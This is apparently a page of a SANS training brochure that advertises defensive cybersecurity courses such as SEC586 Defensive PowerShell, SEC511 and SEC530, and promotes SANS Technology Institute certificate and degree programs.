SEC586 Blue Team Operations: Defensive PowerShell

Are you a Blue Teamer who has been asked to do more with less? Do you wish you could detect and respond at the same pace as your adversaries who are breaking into and moving within the network? SEC586: Blue Team Operations: Defensive PowerShell teaches deep automation and defensive capabilities using PowerShell. Come join us and learn how to automate everything from regular hardening and auditing tasks to advanced defenses. This course will provide you with skills for near real-time detection and response and elevate your defenses to the next level.

sans.org/SEC586

SEC511 Continuous Monitoring and Security Operations

GMON *GIAC Continuous Monitoring*

The Defensible Security Architecture and Network Security Monitoring taught in this course will best position your organization or Security Operations Center (SOC) to analyze threats and detect anomalies that could indicate cybercriminal behavior.

sans.org/SEC511

SEC530 Defensible Security Architecture and Engineering

GDSA *GIAC Defensible Security Architecture*

This course will help you establish and maintain a holistic and layered approach to security, balancing detection, prevention, and response capabilities with implementation of appropriate network controls. You'll learn the fundamentals of engineering a defensible security architecture.

sans.org/SEC530

Additional Courses and Certifications

SEC455	SIEM Design & Implementation
SEC487	Open-Source Intelligence (OSINT) Gathering and Analysis GOSI Certification
SEC503	Intrusion Detection In-Depth GCIA Certification
SEC505	Securing Windows and PowerShell Automation GCWN Certification
SEC537	Practical Open-Source Intelligence (OSINT) Analysis and Automation
SEC582	Mastering TShark Packet Analysis
SEC583	Crafting Packets
SEC595	Applied Data Science and Machine Learning for Cybersecurity Professionals

Review full course descriptions and demos at sans.org/courses

Learn about newest courses in-development at
sans.org/new-sans-courses

Enhance your
training with:

- Cyber Defense NetWars
sans.org/netwars
- SANS Summits:
Blue Team and
Open-Source Intelligence
sans.org/summit
- Free Resources:
podcasts, webcasts, live stream
video discussions, blogs and more
sans.org/blue-team
- The SANS Technology Institute's
undergraduate and graduate
cybersecurity programs, including
a Graduate Certificate in
Cyber Defense Operations
sans.edu



Discover the **Best College** in Cybersecurity

SANS
Technology
Institute



Start

Prepare to launch your cybersecurity career.

Undergraduate Certificate and Bachelor's Degrees



Advance

Strengthen job-specific skills.

Graduate Certificate Programs



Lead

Take your career to the highest levels.

M.S. in Information Security Engineering

Learn how you might be able to bring this course into a **SANS.edu** program.

Email **info@sans.edu**
Call **301.241.7665**



SANS.edu